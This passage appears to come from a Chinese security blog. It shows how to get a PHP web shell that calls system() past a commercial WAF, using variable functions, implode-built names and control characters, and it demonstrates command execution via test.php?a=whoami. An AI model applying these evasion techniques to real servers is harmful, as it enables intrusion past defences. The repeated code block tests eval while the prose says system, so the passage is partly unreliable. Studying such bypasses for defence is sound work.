
```
test.php x
<?php
var_dump(function_exists('call_user_func'));
var_dump(function_exists('eval'));

127.0.0.1/test.php x +
127.0.0.1/test.php

C:\Apache24\htdocs\test.php:2:boolean true
C:\Apache24\htdocs\test.php:3:boolean false
```

这个姿势除了能绕过上文的过滤还有啥用呢？想不到能干啥就过个狗吧。

环境搭起来，Apache2.4.39,某狗Apache版V4.0我们以执行系统命令的system函数做测试，首先判断一下system是不是一个函数；




```
test.php x
<?php
var_dump(function_exists('call_user_func'));
var_dump(function_exists('eval'));

127.0.0.1/test.php x +
127.0.0.1/test.php

C:\Apache24\htdocs\test.php:2:boolean true
C:\Apache24\htdocs\test.php:3:boolean false
```

返回true说明system能够作为可变函数使用，接着我们只使用可变函数看下会不会被狗拦截；


← → ↻ 127.0.0.1/test.php?a=whoami



被狗咬了，我们再使用implode函数将system函数加工一下；

← → ↻ 127.0.0.1/test.php?a=whoami

nt authority\system



成功执行命令！

上文另外一个姿势，在函数名和圆括号之间插入控制字符能不能绕过狗呢？答案是可以！

先将十六进制转换为文本字符串；

复制这两个原点到php文件中，测试一下，执行成功！

